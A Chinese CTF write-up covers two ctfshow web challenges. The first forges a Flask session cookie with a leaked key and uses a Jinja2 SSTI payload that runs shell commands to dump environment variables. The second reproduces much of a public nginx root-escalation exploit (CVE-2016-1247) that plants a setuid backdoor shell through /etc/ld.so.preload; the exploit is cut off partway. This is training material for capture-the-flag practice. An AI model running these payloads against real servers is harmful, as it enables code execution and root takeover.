            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value
                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e
else: # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e


if __name__ == "__main__":
    # Args are only relevant for __main__ usage

    ## Description for help
    parser = argparse.ArgumentParser(
                description='Flask Session Cookie Decoder/Encoder',
                epilog="Author : Wilson Sumanang, Alexandre ZANNI")

    ## prepare sub commands
    subparsers = parser.add_subparsers(help='sub-command help', dest='subcommand')

    ## create the parser for the encode command
    parser_encode = subparsers.add_parser('encode', help='encode')
    parser_encode.add_argument('-s', '--secret-key', metavar='<string>',
                                help='Secret key', required=True)
    parser_encode.add_argument('-t', '--cookie-structure', metavar='<string>',
                                help='Session cookie structure', required=True)

    ## create the parser for the decode command
    parser_decode = subparsers.add_parser('decode', help='decode')
    parser_decode.add_argument('-s', '--secret-key', metavar='<string>',
                                help='Secret key', required=False)
    parser_decode.add_argument('-c', '--cookie-value', metavar='<string>',
                                help='Session cookie value', required=True)

    ## get args
    args = parser.parse_args()

    ## find the option chosen
    if(args.subcommand == 'encode'):
        if(args.secret_key is not None and args.cookie_structure is not None):
            print(FSCM.encode(args.secret_key, args.cookie_structure))
    elif(args.subcommand == 'decode'):
        if(args.secret_key is not None and args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value,args.secret_key))
        elif(args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value))
```


查看源码有提示key的值


view-source:http://2e6a067a-e5ff-4658-8599-29d306a90de5.chall.ctf.show/
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线...
https://blog.csdn.net/bmth666

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <title>EasyLogin</title>
        <link rel="stylesheet" href="/static/css/normalize.css" type="text/css">
        <link rel="stylesheet" href="/static/css/base.css" type="text/css">
        <link href="https://fonts.gdgdocs.org/css?family=Lobster" rel="stylesheet" type="text/css
    </head>
    <body background="/static/images/gh.jpg">
        <div class="z">
            <div>
                <h2 class="a" style="padding-top: 50px">CTF秀</h2>
            </div>
            <div>
                <h4 class="b">登录成功就能拿到flag dog.png</h4>
                <!-- param: ctfshow -->
                <!-- key: ican -->
            </div>
            <form action="/login" method="post">
                <div class="c">
                    <div class="d">
                        <input type="text" name="username" value="" placeholder="账号" style="
```


```
解密:python flask_session_manager.py decode -c -s # -c是flask cookie里的session值 -s参数是SECRET_KEY
加密:python flask_session_manager.py encode -s -t # -s参数是SECRET_KEY -t参数是session的参照格式，也就是session解密后的格式
```

首先进行解密，得到`{'username': '3213'}`




```
bi0x@ubuntu:~/文档$ python3 flask_session_manager.py decode -c 'eyJ1c2VybmFtZSI6IjMyMTMifQ.X3xUCQ.HctWFtSL5sdC9q6M8LCesjhiAm0' -s 'ican'
{'username': '3213'}
```

再伪造admin进行加密得到cookie，替换即可为admin



```
bi0x@ubuntu:~/文档$ python3 flask_session_manager.py encode -s 'ican' -t "{'username': 'admin'}"
eyJ1c2VybmFtZSI6ImFkbWluIn0.X3xV0w.iAXCh2V_lGT3FbqDiseTpCDTW70
```

变为了缺少请求参数




2e6a067a-e5ff-4658-8599-29d306a90de5.chall.ctf.show

缺少请求参数!

无法载入样式表。 https://fonts.gdgdocs.org/css?family=Lobster

名称	值
session	eyJ1c2VybmFtZSI6ImFkbWluIn0.X3xV0w.iAXCh2V_lGT3FbqDiseTpCDTW70
UM_disti...	174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9

之前源码有个提示`param: ctfshow`，那么尝试请求：`?ctfshow={{2*2}}` 发现为4，ssti



2e6a067a-e5ff-4658-8599-29d306a90de5.chall.ctf.show/?ctfshow={{2*2}}

很抱歉，您要访问的页面跑掉了!


4

直接上payload：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls').read()") }}{% endif %}{% endfor %}
```

提示说flag在内存，那么查看环境变量：Linux查看环境变量使用env命令显示所有的环境变量

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('env').read()") }}{% endif %}{% endfor %}
```



很抱歉，您要访问的页面跑掉了！


```
HOSTNAME=54865fed98b2 HOME=/home/ctf PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin PWD=/ FLAG=flag{62a21a3a-913d-4a7c-b6bf-3ba302ad3f04}
```

参考：
CTFSHOW内部赛 Web2 -蓝瘦

web3_出题人不想跟你说话.jpg_内部赛 (未完成)


为了降低难度，漏洞大约每两分钟触发一次

hint1: whoami && ls -l /
hint2:如你们所说，提权，看看服务器有什么服务




只有两个信息，一个title一个图片，猜测存在webshell，密码为cai，连接成功

发现根目录存在flag，但并没有权限，需要提权！



```
var
(www-data:/var/www/html) $ ls -l /
total 76
drwxr-xr-x   1 root root 4096 Mar 26  2020 bin
drwxr-xr-x   2 root root 4096 Apr 10  2014 boot
drwxr-xr-x   5 root root  340 Oct  6 09:04 dev
drwxr-xr-x   1 root root 4096 Oct  6 09:04 etc
-rwx------   1 root root   43 Oct  6 09:04 flag
drwxr-xr-x   2 root root 4096 Apr 10  2014 home
drwxr-xr-x   1 root root 4096 Nov 19  2016 lib
drwxr-xr-x   2 root root 4096 Sep 23  2016 lib64
drwxr-xr-x   2 root root 4096 Sep 23  2016 media
drwxr-xr-x   2 root root 4096 Apr 10  2014 mnt
drwxr-xr-x   2 root root 4096 Sep 23  2016 opt
dr-xr-xr-x 413 root root    0 Oct  6 09:04 proc
drwx------   1 root root 4096 Mar 26  2020 root
drwxr-xr-x   1 root root 4096 Oct  6 09:04 run
drwxr-xr-x   1 root root 4096 Sep 26  2016 sbin
drwxr-xr-x   2 root root 4096 Sep 23  2016 srv
dr-xr-xr-x  13 root root    0 Sep 17 12:33 sys
drwxrwxrwt   1 root root 4096 Oct  6 09:09 tmp
drwxr-xr-x   1 root root 4096 Nov 19  2016 usr
drwxr-xr-x   1 root root 4096 Mar 26  2020 var
(www-data:/var/www/html) $
```


根据提示说漏洞每2分钟触发一次，猜测可能有定时任务， `cat /etc/crontab`



```
(www-data:/var/www/html) $ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user    command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 *    * * *    root    /usr/sbin/logrotate -vf /etc/logrotate.d/nginx
(www-data:/var/www/html) $
```

最后一个任务一分钟执行一次，搜索到漏洞为：
Nginx权限提升漏洞(CVE-2016-1247) 分析
Nginx 权限提升漏洞 (Debian、Ubuntu发行版)

`nginx -v` 查看当前版本为1.4.6，存在漏洞，直接上poc



```
(www-data:/var/www/html) $ nginx -v
nginx version: nginx/1.4.6 (Ubuntu)
```

上传文件.sh到目录下

```
#!/bin/bash
#
# Nginx (Debian-based distros) - Root Privilege Escalation PoC Exploit
# nginxed-root.sh (ver. 1.0)
#
# CVE-2016-1247
#
# Discovered and coded by:
#
# Dawid Golunski
# dawid[at]legalhackers.com
#
# https://legalhackers.com
#
# Follow https://twitter.com/dawid_golunski for updates on this advisory.
#
# ---
# This PoC exploit allows local attackers on Debian-based systems (Debian, Ubuntu
# etc.) to escalate their privileges from nginx web server user (www-data) to root
# through unsafe error log handling.
#
# The exploit waits for Nginx server to be restarted or receive a USR1 signal.
# On Debian-based systems the USR1 signal is sent by logrotate (/etc/logrotate.d/nginx)
# script which is called daily by the cron.daily on default installations.
# The restart should take place at 6:25am which is when cron.daily executes.
# Attackers can therefore get a root shell automatically in 24h at most without any admin
# interaction just by letting the exploit run till 6:25am assuming that daily logrotation
# has been configured.
#
#
# Exploit usage:
# ./nginxed-root.sh path_to_nginx_error.log
#
# To trigger logrotation for testing the exploit, you can run the following command:
#
# /usr/sbin/logrotate -vf /etc/logrotate.d/nginx
#
# See the full advisory for details at:
# https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html
#
# Video PoC:
# https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html
#
#
# Disclaimer:
# For testing purposes only. Do no harm.
#

BACKDOORSH="/bin/bash"
BACKDOORPATH="/tmp/nginxrootsh"
PRIVESCLIB="/tmp/privesclib.so"
PRIVESCSRC="/tmp/privesclib.c"
SUIDBIN="/usr/bin/sudo"

function cleanexit {
    # Cleanup
    echo -e "\n[+] Cleaning up..."
    rm -f $PRIVESCSRC
    rm -f $PRIVESCLIB
    rm -f $ERRORLOG
    touch $ERRORLOG
    if [ -f /etc/ld.so.preload ]; then
        echo -n > /etc/ld.so.preload
    fi
    echo -e "\n[+] Job done. Exiting with code $1 \n"
    exit $1
}

function ctrl_c() {
        echo -e "\n[+] Ctrl+C pressed"
    cleanexit 0
}

#intro

cat <<_eascii_
 _______________________________
< Is your server (N)jinxed ? ;o >
 -------------------------------
```

```
           \
            \          __---__
                    _-       /--______
               __--( /     \ )XXXXXXXXXXX\v.
             .-XXX(   O   O  )XXXXXXXXXXXXXXX-
            /XXX(       U     )        XXXXXXX\
          /XXXXX(              )--_  XXXXXXXXXXX\
         /XXXXX/ (      O     )   XXXXXX   \XXXXX\
         XXXXX/   /            XXXXXX   \__ \XXXXX
         XXXXXX__/          XXXXXX         \__---->
 ---___  XXX__/          XXXXXX      \__         /
   \-  --__/   ___/\  XXXXXX            /  ___--/=
    \-\    ___/    XXXXXX              '--- XXXXXX
       \-\/XXX\ XXXXXX                      /XXXXX
         \XXXXXXXXX   \                    /XXXXX/
          \XXXXXX      >                 _/XXXXX/
            \XXXXX--__/              __-- XXXX/
             -XXXXXXXX---------------  XXXXXX-
                \XXXXXXXXXXXXXXXXXXXXXXXXXX/
                  ""VXXXXXXXXXXXXXXXXXXXV""
_eascii_

echo -e "\033[94m \nNginx (Debian-based distros) - Root Privilege Escalation PoC Exploit (CVE-2016-1247) \nnginxed-root.sh (ver. 1.0)\n"
echo -e "Discovered and coded by: \n\nDawid Golunski \nhttps://legalhackers.com \033[0m"

# Args
if [ $# -lt 1 ]; then
    echo -e "\n[!] Exploit usage: \n\n$0 path_to_error.log \n"
    echo -e "It seems that this server uses: `ps aux | grep nginx | awk -F'log-error=' '{ print $2 }' | cut -d' ' -f1 | grep '/'`\n"
    exit 3
fi

# Priv check

echo -e "\n[+] Starting the exploit as: \n\033[94m`id`\033[0m"
id | grep -q www-data
if [ $? -ne 0 ]; then
    echo -e "\n[!] You need to execute the exploit as www-data user! Exiting.\n"
    exit 3
fi

# Set target paths
ERRORLOG="$1"
if [ ! -f $ERRORLOG ]; then
    echo -e "\n[!] The specified Nginx error log ($ERRORLOG) doesn't exist. Try again.\n"
    exit 3
fi

# [ Exploitation ]

trap ctrl_c INT
# Compile privesc preload library
echo -e "\n[+] Compiling the privesc shared library ($PRIVESCSRC)"
cat <<_solibeof_>$PRIVESCSRC
#define _GNU_SOURCE
#include <stdio.h>
#include <sys/stat.h>
```


```
#include <unistd.h>
#include <dlfcn.h>
       #include <sys/types.h>
       #include <sys/stat.h>
       #include <fcntl.h>

uid_t geteuid(void) {
    static uid_t  (*old_geteuid)();
    old_geteuid = dlsym(RTLD_NEXT, "geteuid");
    if ( old_geteuid() == 0 ) {
        chown("$BACKDOORPATH", 0, 0);
        chmod("$BACKDOORPATH", 04777);
        unlink("/etc/ld.so.preload");
    }
    return old_geteuid();
}
_solibeof_
/bin/bash -c "gcc -Wall -fPIC -shared -o $PRIVESCLIB $PRIVESCSRC -ldl"
if [ $? -ne 0 ]; then
    echo -e "\n[!] Failed to compile the privesc lib $PRIVESCSRC."
    cleanexit 2;
fi


# Prepare backdoor shell
cp $BACKDOORSH $BACKDOORPATH
echo -e "\n[+] Backdoor/low-priv shell installed at: \n`ls -l $BACKDOORPATH`"

# Safety check
if [ -f /etc/ld.so.preload ]; then
    echo -e "\n[!] /etc/ld.so.preload already exists. Exiting for safety."
    exit 2
fi

# Symlink the log file
rm -f $ERRORLOG && ln -s /etc/ld.so.preload $ERRORLOG
if [ $? -ne 0 ]; then
    echo -e "\n[!] Couldn't remove the $ERRORLOG file or create a symlink."
    cleanexit 3
fi
